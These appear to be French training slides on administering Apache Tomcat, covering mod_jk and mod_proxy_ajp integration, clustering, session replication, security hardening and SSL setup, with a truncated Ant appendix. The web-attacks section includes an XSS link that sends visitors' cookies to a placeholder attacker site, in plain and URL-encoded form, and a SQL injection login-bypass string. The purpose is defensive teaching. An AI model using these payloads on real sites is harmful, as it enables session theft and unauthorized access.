Il est cependant maintenant plus aisé de prendre directement le module ***mod_ajp*** fourni par Apache

Dans les 2 cas, il est possible de faire de l'équilibrage de charge sur plusieurs nœuds Tomcat

Architecture load-balancing



Configuration Simple

Charger le module mod_ajp

LoadModule proxy_ajp modules/mod_ajp.so

Ajouter le module mod_proxy_balancer

LoadModule proxy_balancer
modules/mod_proxy_balancer.so

Configurer les Urls redirigés en précisant le protocole AJP

ProxyPass /app
ajp://backend.example.com:8009/app

TP

Intégration Apache avec mod_ajp

Intégration avec Apache

Introduction

Apache comme proxy http

mod_proxy_ajp

mod_jk

Introduction

- Le concept à la base de l'association entre un serveur Apache et Tomcat est la définition de worker représentant une instance tomcat
- Les workers peuvent être de différents types :
  - ***apj13*** : Un Tomcat s'exécutant dans son propre processus.
  - ***lb*** :Equilibreur de charge entre plusieurs instances de Tomcat.
  - ***status*** : Un worker fournissant des statistiques sur la répartition de charge entre les différentes instances de Tomcat et des informations concernant leur état.
  - ***jni*** : un worker s'exécutant dans le processus d'Apache.

mod_jk

mod_jk est un module Apache distribué par Tomcat

- Disponible sous forme de source pour les distributions Linux
- Binaire pour windows

La mise en place consiste

- A charger le module via le fichier de configuration Apache
- Positionner les propriétés de mod_jk (mapping de chemins principalement)
- Mettre au point un fichier properties définissant les workers Tomcat

Exemple httpd.conf

```
LoadModule jk_module modules/mod_jk.so

JkWorkersFile conf/workers.properties
JkLogFile "logs/mod_jk.log"
JkLogLevel warn
JkMount /docs server1
JkMount /docs/* server1
JkMount /application server1
JkMount /application/* server1
```

Fichier properties

Le fichier permet de déclarer la liste des instances de Tomcat qui peuvent répondre en cas de redirection de requêtes

La première ligne définit worker.list qui liste les noms des instances Tomcat

Les lignes suivantes sont de la forme worker.nom.propriété=valeur

Exemple

```
worker.list=server1


worker.server1.port=8009
worker.server1.host=localhost
worker.server1.type=ajp13
```

Configuration Tomcat

Du côté de Tomcat, il faut définir le connecteur AJP

```
<!-- Define an AJP 1.3 Connector on port 8009 -->
<Connector port="8009" protocol="AJP/1.3"
  redirectPort="8443"/>
```

Autres directives JK

JkMount permet de déléguer le traitement de certaines URL à Tomcat. Elle peut se placer globalement ou dans la configuration d'un hôte virtuel
`JkMount <préfixeDURL> <nomTomcat>`

JkUnMount agit à l'opposé de la directive JkMount et permet de bloquer certaines URL
`JkUnMount /servlet/*.gif server1`

JkAutoAlias permet de rajouter dans l'espace des documents d'Apache des répertoires de contextes d'applications. Par le biais de cette directive, Apache servira les contextes statiques alors que Tomcat servira les contextes dynamiques
`JkAutoAlias D:/Serveurs/apache-tomcat-7.0.22/webapps`

JkMountCopy : Dans la configuration d'un hôte virtuel, si égal à *on*, toutes les assignations de la configuration globale du serveur sont recopiées dans la configuration de l'hôte
Dans la configuration globale, si égale à All. tous les hôtes virtuels héritent des configuration globale (Mode on)

Autres directives JK

JkMountFile autorise les mises à jour dynamiques de montages d'applications à l'exécution d'Apache. Si le fichier de montage est modifié, le module JK recharge son contenu.
`JkMountFile <cheminEtNomDuFichierDeRègles>`

Le fichier de règles déclare une règle de mapping par ligne

```
# Ceci est un commentaire
/application=server1
# Si le motif URL démarre par un -, c'est une exclusion
# rendre les exemples de Tomcat indisponibles
-/examples/*=server1
```

JkMountFileReload période de vérification du fichier (par défaut 60 secondes)

Architecture en cluster

Introduction

Répartition de charge

Fail-over et réplication de session

Introduction

- Contraintes des applications critiques :
  - Résister à la charge de nombreux utilisateurs (Scalability)
  - Offrir une haute disponibilité (Availability)
- Solution : architecture en cluster
  - Ajouter des serveurs pour résister à la charge
  - Insérer de la redondance pour être tolérant aux défaillances

Problématiques des clusters

- La répartition de charge (load-balancing)
  - Solution matérielle ou logicielle qui répartit les requêtes sur les différents serveurs du cluster
- Tolérance aux fautes
  - Lorsqu'un serveur défaille, le service continue grâce aux autres serveurs
  - L'utilisateur ne perd pas sa session

Configuration standard

La configuration standard consiste à utiliser Apache http comme répartiteur.

Le connexion avec les instances de tomcat se fait soit avec *mod_proxy_ajp*, soit *mod_jk*

Les autres configurations doivent prendre en compte :

- ➔ La spécificité de l'application
- ➔ Les objectifs en terme de sûreté de fonctionnement

Considérations

L'application est stateless (pas d'utilisation de la session)

- ➔ Les requêtes sont routées en fonction de l'algorithme de répartition

L'application utilise les sessions

- ➔ Meilleure performance avec la sticky session

Perdre sa session lors d'une défaillance serveur

- ✓ n'est pas important => pas de réplication session entre les instances
- ✓ Est important => réplication de session

Architecture en cluster

Introduction

Répartition de charge

Réplication de session

Mise en place avec mod_proxy_ajp

L'utilisation de *mod_proxy_ajp* comme répartiteur consiste à

- Déclarer un mapping d'URL vers un backend de type ***balancer*** dans la configuration *Apache*
- Nommer les différents membres du cluster avec l'attribut ***route***
- D'indiquer l'utilisation de la ***sticky session***
- Reporter le nom utilisé dans l'attribut ***jvmRoute*** de l'élément <*Engine ../*> de chaque instance de Tomcat

Configuration Apache / mod_proxy_ajp

```
ProxyPass / balancer://mycluster/ stickysession=JSESSIONID
  nofailover=On
ProxyPass /balancer-manager !
<Proxy balancer://mycluster>
  BalancerMember ajp://public1.yourcompany.com:8009 route=public1
  BalancerMember ajp://public2.yourcompany.com:8009 route=public2
  ProxySet lbmethod=byrequests
</Proxy>


<Location /balancer-manager>
   SetHandler balancer-manager
</Location>
```

Configuration Load Balancing

```
<Proxy balancer://cluster>
BalancerMember ajp://app1.example.com:8009 loadfactor=1
BalancerMember ajp://app2.example.com:8009 loadfactor=2
ProxySet lbmethod=bytraffic
</Proxy>
ProxyPass /app balancer://cluster/app
```

Principaux paramètres du load-balancer

lbmethod : *byrequests* | *bytraffic* | *bybusyness*

stickysession : Le nom du cookie utilisé par le backend pour le routage des requêtes

timeout : Délai d'attente pour obtenir un nœud libre

nofailover : Si *on*, la session s'interrompt si une nœud n'est plus disponible

Voir :

http://httpd.apache.org/docs/2.4/fr/mod/mod_proxy.html#proxypass

Configuration Tomcat

Sur la première instance

```
<Engine name="Catalina"
  defaultHost="localhost" jvmRoute="public1">
```

Sur la seconde instance

```
<Engine name="Catalina"
  defaultHost="localhost" jvmRoute="public2">
```

Mise en place avec mod_jk

L'utilisation de *mod_jk* comme répartiteur consiste à

- Déclarer un worker de type ***lb***
- Déclarer un mapping d'URL vers ce worker
- Indoiquer le poids de chaque instance tomcat
- D'indiquer l'utilisation éventuelle de la ***sticky session***
- Si sticky_session est activé, Reporter le nom utilisé dans l'attribut ***jvmRoute*** de l'élément *<Engine ../>* de chaque instance de Tomcat

Exemple workers.properties sans sticky session

```
worker.list=router
worker.server1.port=8019
worker.server1.host=tomcat1
worker.server1.type=ajp13
worker.server1.lbfactor=5
worker.server2.port=8029
worker.server2.host=tomcat2
worker.server2.type=ajp13
worker.server2.lbfactor=5
worker.router.type=lb
worker.router.balance_workers=server1,server2
```

Configuration Apache

```
JkWorkersFile conf/workers.properties
JkLogFile "logs/mod_jk.log"
JkLogLevel warn
<VirtualHost *:80>
ServerName apache
</VirtualHost>
NameVirtualHost *:80
<VirtualHost *:80>
DocumentRoot htdocs
ServerName tomcat
ErrorLog logs/tomcat-error_log
CustomLog logs/tomcat-access_log common
JkMount /devinette router
JkMount /devinette/* router
</VirtualHost>
```

Sticky Session

Workers.properties :

```
worker.router.sticky_session=True
```

Instances de Tomcat :

```
<Engine name="Catalina"
        defaultHost="tomcat1"
        debug="0"
        jvmRoute="server1">
```

Redondance passive

Avec *mod_jk*, il est possible de déclarer des instances de Tomcat agissant comme serveurs de secours

Les requêtes leurs sont routées seulement si un autre instance défaille.

```
# Si server1 défaille, redirigé vers server2
worker.server1.redirect=server2
# server2 n'est qu'un serveur de secours
worker.server2.activation=d
```

Exemple

```
worker.list=router
worker.server1.port=8019
worker.server1.host=tomcat1
worker.server1.type=ajp13
worker.server1.lbfactor=5
worker.server1.redirect=server2
worker.server2.port=8029
worker.server2.host=tomcat2
worker.server2.type=ajp13
worker.server2.lbfactor=5
worker.server2.activation=d
worker.router.type=lb
worker.router.balance_workers=server1,server2
```

TP

Application stateless, répartition de charge en round-robin

Architecture en cluster

Introduction

Répartition de charge

Réplication de session

Principes

La réplication de session permet une tolérance aux panne transparente vis à vis de l'utilisateur.

Les sessions utilisateurs sont répliquées sur l'ensemble des instances actives

Le mode de réplication est asynchrone et on utilise le sticky session

Mise en place

La mise en place de la configuration par défaut se fait en décommentant une seule ligne dans *server.xml*

```
<Cluster className="org.apache.catalina.ha.tcp.SimpleTcpCluster"/>
```

- ➔ La réplication s'appuie alors sur le ***multicast*** (228.0.0.4:45564)
- ➔ Le mode de réplication est « **mémoire** » et **asynchrone**
- ➔ **Tous les nœuds** sont répliqués (valable pour un petit nombre de nœuds)

Côté applicatif

Pour être scalable, l'application web doit remplir certaines caractéristiques :

- ✓ Tous les objets Java stockés dans la session doivent être **sérialisables**
- ✓ Le descripteur de déploiement doit contenir la balise ***<distributable/>***

Autres fonctionnalités

Si la configuration par défaut ne convient pas, il est possible de modifier

- ✓ L'utilisation du multicast adresse/port permettant de partitionner des cluster sur un LAN
- ✓ Le mode de réplication, on peut stocker les sessions sur un disque partagé ou dans une base de données via les Manager
- ✓ Ne répliquer que sur un nœud de backup

TP

Réplication de session HTTP et StickySession

Tomcat et la sécurité

Environnement

Types d'attaques Web

Mécanismes de protection de Tomcat

TLS/SSL

Attaques informatiques

Les motivations des attaques peuvent être de différentes sortes :

- ✓ Obtenir un accès au système ;
- ✓ Glaner des informations personnelles sur un utilisateur ;
- ✓ Utiliser le système de l'utilisateur comme « rebond » pour une attaque ;
- ✓ Utiliser les ressources du système de l'utilisateur, notamment lorsque le réseau sur lequel il est situé possède une bande passante élevée

Risques encourus

Interception des communications :

- Vol de session (session hijacking)
- Usurpation d'identité
- Détournement ou altération de messages

Déni de service

- Exploitation de faiblesses des protocoles TCP/IP
- Exploitation de vulnérabilité des logiciels serveurs

Intrusions

- Balayage de ports
- Élévation de privilèges
- Maliciels (virus, vers et chevaux de Troie)

Introduction

« Une chaîne a la résistance de son maillon le plus faible »

- La sécurité doit être assurée au niveau de la plate-forme elle même (OS, réseau, BD…)

  http://www.securityfocus.com

  http://www.sans.org/topten.htm

Environnement

Tomcat ne doit pas s'exécuter sous l'utilisateur *root,* Créer un **utilisateur dédié** avec le minimum de droit nécessaire

Faire attention aux **permissions de fichier** :
Tous les fichiers tomcat sauf les logs, le répertoire temp et work, appartiennent à *root* (droits *read/write*) avec le groupe Tomcat (droit *read*)

=> Si une attaque détourne le processus Tomcat, il ne pourra pas ni changer la configuration, ni déployer ou modifier des applications web.

Au niveau réseau, utiliser un firewall pour limiter les connections entrantes et sortantes.

Réseau

- Bloquer l’accès aux ports privés et internes de Tomcat

  Par défaut le port de contrôle est le 8005

  Dans server.xml :

  ```
  <Server className="org.apache.catalina.core.StandardServer"
      debug="0" port="8005" shutdown="SHUTDOWN">
  ```

  Changer « **SHUTDOWN** » en quelque chose de moins « connu »

  Pour éviter la réception d’une commande d’extinction de Tomcat

Réseau

- Vérifier l'accès aux ports définis dans les différents <*Connector*>

  Si accès direct à Tomcat n'ouvrir que le port HTTP

  Sinon, supprimer ce <*Connector*>

```
# exemple de configuration du firewall
block in on $ext_if proto tcp from any port 8005 to any
block in on $ext_if proto tcp from any port 8009 to any
allow in on $ext_if proto tcp from aws_machine port 8009 to this_machine
```

Applications par défaut

Les applications par défaut inutilisées (Tomcat Manager, Host-manager, documentation, servlets-examples …) doivent être retirées.

Intégration Apache

- Quand partage de répertoires physiques par Tomcat et serveur web
  - Attention aux interactions entre leurs modèles de sécurité
    - Répertoires protégés
    - Un serveur pourrait lire les répertoires de l'autre
  - Le serveur web ne doit pas donner accès à des répertoires de Tomcat comme :
    - WEB-INF
    - META-INF

Intégration Apache

- De même Tomcat ne doit pas pouvoir montrer des fichiers « sensibles » du serveur

  Comme httpd.conf de Apache

- Déclarer ce type de fichier dans conf/web.xml

```
<servlet-mapping>
    <servlet-name>default</servlet-name>
    <url-pattern>*.conf</url-pattern>
</servlet-mapping>
```

«*default*» est la Servlet qui transfère les appels vers des Servlets non déclarées dans le *web.xml* d'une application.

HTTP 404 : Not Found

Il n'y a pas de Servlet de ce type!

Security Lifecycle Listener

Le listener ***Security Lifecycle*** effectue un certain nombre de vérifications au démarrage de Tomcat, l'empêchant de démarrer si ces vérifications échouent

Le listener n'est pas activé par défaut, il suffit de le décommenter dans *server.xml* pour l'activer.

Si l'OS supporte umask alors la ligne obtenant l'*umask* dans *$CATALINA_HOME/bin/catalina.sh* doit également être décommentée.

Les listeners définit 2 attributs :

- ✓ ***checkedOsUsers*** : Les utilisateur système autorisés à démarrer Tomcat. (valeur par défaut *root*)
- ✓ ***minimumUmask*** : L'*umask* le moins restrictif pour démarrer Tomcat (valeur par défaut 0007)

SecurityManager de Java

- Il est possible en Java de restreindre les droits des différentes classes

  via des « SecurityManagers »

- Exemples de droits :

  Empêcher l'extinction de la JVM :

  ```
  System.exit(0)
  ```

  Accès au disque

  Connexions réseaux

SecurityManager de Java

- Tomcat défini ces restrictions dans

  conf/catalina.policy

- Les restrictions sont lues si Tomcat est démarré avec l'option « -security »

```
…
// These permissions apply to the server startup code
grant codeBase "file:${catalina.home}/bin/bootstrap.jar" {
  permission java.security.AllPermission;
};
…
```

SecurityManager de Java

- Par défaut, *catalina.policies* empêchera l'écriture dans un fichier par une servlet

  AccessControlException

- Pour permettre à l'application d'écrire dans le fichier, ajouter la règle :

```
…
// Permission de l'application magasin
grant codeBase "file:${catalina.home}/webapps/magasin/" {
  permission java.io.FilePermission
    "${catalina.home}/webapps/magasin/catalogue.xml",
    "read,write,delete";
};
…
```

Tomcat et la sécurité

Environnement

Types d'attaques Web

Mécanismes de protection de Tomcat

TLS/SSL

Déni de service

Un groupe de machine clientes déclenchent en même temps de nombreuses requêtes HTTP afin de faire tomber le serveur.

Les protections contre ce type d'attaque sont plutôt système (outil *fail2ban* par exemple)

XSS : Cross Site Scripting

- Le hacker place un hyperlien sur le site victime

  afin de recevoir des informations sensibles provenant des visiteurs de ce site

  Quand le visiteur utilise un navigateur acceptant un langage de script (JavaScript, VB Script…)

- Exemple :

  Dans un forum le hacker poste un message vers :

```
http://www.victime.com/forum?query=<script
  language="javascript">document.location="http:/
  /www.malicieux.com/hehehe/" +
  document.cookie</script>
```

  Le site du hacker recevra la valeur du cookie

  Si un visiteur clique sur le lien posté

XSS : Cross Site Scripting

- Il est nécessaire de filtrer les requêtes

  En analysant ce qui est envoyé

- Attention : le contenu envoyé peut très bien être encodé et donc difficile à filtrer

```
http://www.victime.com/forum?query=
  %3Cscript+language%3D%22javascript
  %22%3Edocument.location%3D%22http%3A
  %2F%2Fwww.malicieux.com%2Ffoo%22+
  %2B+document.cookie%3C%2Fscript%3E
```

Cross Site Request Forgery

Les attaques de type ***Cross-Site Request Forgery*** utilisent un utilisateur authentifié comme déclencheur.

Supposons que Bob soit l'administrateur d'un forum et qu'il soit connecté à celui-ci par un système de sessions. Alice est un membre de ce même forum, elle veut supprimer un des messages du forum. Comme elle n'a pas les droits nécessaires avec son compte, elle utilise celui de Bob grâce à une attaque de type CSRF.

- Alice arrive à connaître le lien qui permet de supprimer le message en question.
- Alice envoie un message à Bob contenant une pseudo-image à afficher. L'URL de l'image est en fait le lien vers le script permettant de supprimer le message désiré. **
- Bob lit le message d'Alice, son navigateur tente de récupérer le contenu de l'image. En faisant cela, le navigateur actionne le lien et supprime le message, et Bob ne sait pas qu'Alice vient de lui faire supprimer un message contre son gré.

Injection de HTML

- Publier des informations sensibles sur un site
- Vulnérabilité généralement causée par une mauvaise configuration du serveur (Autorisation des requêtes HTTP PUT par exemple)
- Exemples :
  - Tromper un utilisateur afin qu'il envoie des informations
  - Inclure une page d'un site extérieur (InnerFrame)
  - Publier des informations indésirables

Injection de SQL

- Plus rare mais à nouveau due à un manque de filtrage

Exemple

Application vérifie nom et mot de passe dans une BD

```
String queryString = "select * from USER_TABLE
  where USERNAME='" +username + "' and PASSWORD='"
  + password + "';";
```

Le hacker tape :

Nom : `LaVictime`

Pass : `' or '1'='1`

Le query devient :

```
select * from USER_TABLE where
  USERNAME='LaVictime' and PASSWORD='' or '1'='1';
```

Tomcat et la sécurité

Environnement

Types d'attaques Web

Mécanismes de protection de Tomcat

TLS/SSL

Mécanismes proposés par Tomcat

Les mécanismes de protection de Tomcat contre les attaques Web sont basés principalement sur les filtres et adressent les attaques XSS et CSRF.

Rappel : Les filtres sont configurés dans *web.xml*

CSRF Filter

Ce filtre fournit une protection basique contre les attaques CSRF, il est mappé sur toutes les URLs (/*)

Le filtre génère encode les URLs avec un token stocké en session, lorsqu'une requête est reçue, le filtre décode l'URL pour retrouver le token.

Le token est alors comparé à celui en session et la requête est rejeté si les token ne correspondent pas

Exemple

```
  <filter>
    <filter-name>CSRF</filter-name>
    <filter-class>org.apache.catalina.filters.CsrfPreventionFilter</filter-
   class>
    <init-param>
      <param-name>entryPoints</param-name>
      <param-value>/html,/html/,/html/list,/index.jsp</param-value>
    </init-param>
  </filter>
…
    <filter-mapping>
        <filter-name>CSRF</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping
```

Attaque XSS

Le filtre ***AddDefaultCharacterSet*** permet de se protéger contre les attaques XSS en positionnant explicitement un jeu de caractères.

```
<filter>
        <filter-name>CSRFFilter</filter-name>
        <filter-class>
   org.apache.catalina.filters.AddDefaultCharsetFilter
        </filter-class>
        <init-param>
            <param-name>encoding</param-name>
            <param-value>UTF-8</param-value>
        </init-param>
    </filter>
```

Filtres IP

Une application peut être restreinte à certaines machines clients grâce aux filtres ***Remote Address Filter*** ou ***Remote Host Filter***.

Les adresses IP sont alors vérifiées avec une expression régulière

```
<filter>
 <filter-name>Remote Address Filter</filter-name>
  <filter-class>org.apache.catalina.filters.RemoteAddrFilter</filter-class>
  <init-param>
    <param-name>allow</param-name>
    <param-value>127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1</param-value>
  </init-param>
</filter>
<filter-mapping>
  <filter-name>Remote Address Filter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```

Sécurisation du Manager

Naturellement, l'application manager doit être protégée

L'interface HTML est protégée contre les attaques CSRF mais pas les interfaces text et JMX.

Pour maintenir cette protection CSRF :

Les utilisateurs avec le rôle *manager-gui* ne doivent pas avoir les rôles *manager-script* ou *manager-jmx*.

Le fait de stocker les utilisateurs dans un fichier texte en clair (configuration par défaut) n'est pas souhaitable.

Tomcat et la sécurité

Environnement
Types d'attaques Web
Mécanismes de protection de Tomcat
TLS/SSL

Sécurisation par SSL

- SSL s'intègre dans la pile TCP/IP de façon transparente aux applications

  Le programmeur d'application ne se soucie pas de la sécurité = il l'utilise !

- L'encryption nécessite la création et l'installation d'un certificat

  Java nous offre l'utilitaire « ***keytool*** »

SSL – Les apports

- S'assurer de l'identité de la personne avec qui on communique (Client et Serveur)
  Authentification

- S'assurer que les espions ne pourront pas utiliser les informations interceptées
  Cryptage


- S'assurer que les données reçues n'ont pas été altérées
  Intégrité

- Par contre, pas de non-répudiation

Protocole SSL

- Avant de transférer les données, les deux parties s'entendent sur la façon de communiquer (Handshake)
- Handshake en 3 étapes :
  - Le client envoie la liste des algorithmes qu'il peut utiliser (privé, publique et hash) et le serveur choisit parmi la liste
  - Authentification du serveur et du client via des certificats (optionel)
  - Echange d'une clé privé (crypté par une des clés publiques)

SSL : fonctionnement



Java keytool

- Génération de la clef

```
keytool -genkey -alias tomcatcertif -keyalg RSA
```

Fichier « .keystore » généré par défaut dans le répertoire utilisateur

- Il est possible de signer une clef soi même

```
keytool -selfcert -alias tomcatcertif
```

- Vérification

```
keytool –list
```

```
Fournisseur Keystore : SUN
Votre Keystore contient 1 entrée(s)
tomcatcertif, 05-sept.-2003, keyEntry,
Empreinte du certificat (MD5) :
8A:1F:8F:97:1B:73:31:B8:B7:25:19:EE:1F:F0:CF:97
```

Activation de SSL dans Tomcat

- Si la JVM est antérieure à 1.4


  Installer JSSE (Java Secure Sockets Extension)

  Fichier JAR à placer dans $JAVA_HOME/jre/lib/ext/

- Activation du SSL Connector de Tomcat

```
<Connector className="org.apache.catalina.connector.http.HttpConnector"
port="8443" minProcessors="5" maxProcessors="75" enableLookups="true"
acceptCount="10" debug="0" scheme="https" secure="true">

    <Factory
className="org.apache.catalina.net.SSLServerSocketFactory"
clientAuth="false" protocol="TLS"

    keystoreFile="/home/moi/.keystore" keystorePass="secret" />

</Connector>
```

https://localhost:8443/



TP

Sécurité

Merci!!!

- MERCI DE VOTRE ATTENTION

Annexes

Rappels Ant
Intégration avec Log4j
JConsole
AJP et mod_jk

Rappels Ant

- Les commandes sont implémentées en Java
  - Certaines sont internes
  - D'autres viennent de JAR optionnels
  - Possible d'écrire nos propres commandes
- Un projet Ant est un fichier XML (build.xml)
- Un projet est composé de « targets »
- Chaque target est composée de tâches
  - Exécutée en séquence quand une target est invoquée
  - Les targets peuvent avoir des dépendances
    - Par exemple, des sources doivent êtres compilées avant d'exécuter un programme

Ant

- Target à exécuter
  - Peut être spécifiée à Ant lors de l'appel
    - Sinon : target par défaut
  - Exécution stoppe si une erreur est rencontrée
- Certaines tâches ne sont exécutées que si nécessaire
  - Par exemple, des fichiers inchangés ne seront pas recompilés

Ant : exemple

```
<?xml version="1.0" encoding
<project name="Web App." default="deploy" basedir=".">

    <!-- Définition des propriétés globales -->
    <property name="appName" value="shopping"/>
    <property name="buildDir" value="classes"/>
    <property name="docDir" value="doc"/>
    <property name="docRoot" value="docroot"/>
    <property name="junit" value="/Java/JUnit/junit.jar"/>
    <property name="srcDir" value="src"/>
    <property name="tomcatHome" value="/Tomcat"/>
    <property name="servlet" value="${tomcatHome}/lib/servlet.jar"/>
    <property name="warFile" value="${appName}.war"/>
    <property name="xalan" value="/XML/Xalan/xalan.jar"/>
    <property name="xerces" value="/XML/Xalan/xerces.jar"/>
```

Target par défaut

Tous les répertoires seront relatifs à celui ci

Certaines seront utilisées par classpath et d'autres en tant que paramètres de tâche

Ant : exemple

```
<path id="classpath">
        <pathelement path="${buildDir}"/>
        <pathelement path="${xerces}"/>
        <pathelement path="${xalan}"/>
        <pathelement path="${servlet}"/>
        <pathelement path="${junit}"/>
</path>
<target name="all" depends="test,javadoc,deploy"
        description="runs test, javadoc and deploy"/>
```

Utilisés dans « compile », « javadoc » et « test »

Les targets qui doivent avoir été exécutées avant celle ci

Pas de tâches ici. Sert juste à exécuter certaines targets.

Ant : exemple

```
<target name="clean" description="Détruit tous les fichiers générés">
        <delete dir="${buildDir}"/><!-- généré par "prepare" -->
        <delete dir="${docDir}/api"/><!-- généré par "javadoc" -->
        <delete>
                <fileset dir=".">
                        <include name="${warFile}"/><!-- généré par "war" -->
                        <include name="TEST-*.txt"/><!-- généré par "test" -->
                </fileset>
        </delete>
</target>
<target name="compile" depends="prepare" description="Compile les fichiers source">
        <javac srcdir="${srcDir}" destdir="${buildDir}" classpathref="classpath"/>
</target>
<target name="deploy" depends="war,undeploy"
        description="Déploie le fichier WAR sous Tomcat">
        <copy file="${warFile}" tofile="${tomcatHome}/webapps/${warFile}"/>
</target>
```

Compile tous les fichiers dans srcDir et en dessous qui n'ont pas été compilés

Défini plus haut

Ant : exemple

```
<target name="dtd" description="Génère une DTD pour les fichier Ant">
        <antstructure output="build.dtd"/>
</target>
<target name="javadoc" depends="compile"
        description="Génère une JavaDoc pour tous les fichiers .java">
        <delete dir="${docDir}/api"/>
        <mkdir dir="${docDir}/api"/>
        <javadoc sourcepath="${srcDir}" destdir="${docDir}/api"
                packagenames="com.ociweb.*"
classpathref="classpath"/>
</target>
<target name="prepare" description="Crée les fichiers de sortie">
        <mkdir dir="${buildDir}"/>
        <mkdir dir="${docDir}"/>
</target>
```

Utilisé comme en Java (pas de simple *.*)

Ant : exemple

```
<target name="test" depends="compile" description="runs all JUnit tests">
        <delete><fileset dir="."> <!-- Détruits les logs précédents -->
                <include name="TEST-*.txt"/> <!-- généré par "test" -->
        </fileset></delete>
        <taskdef name="junit"
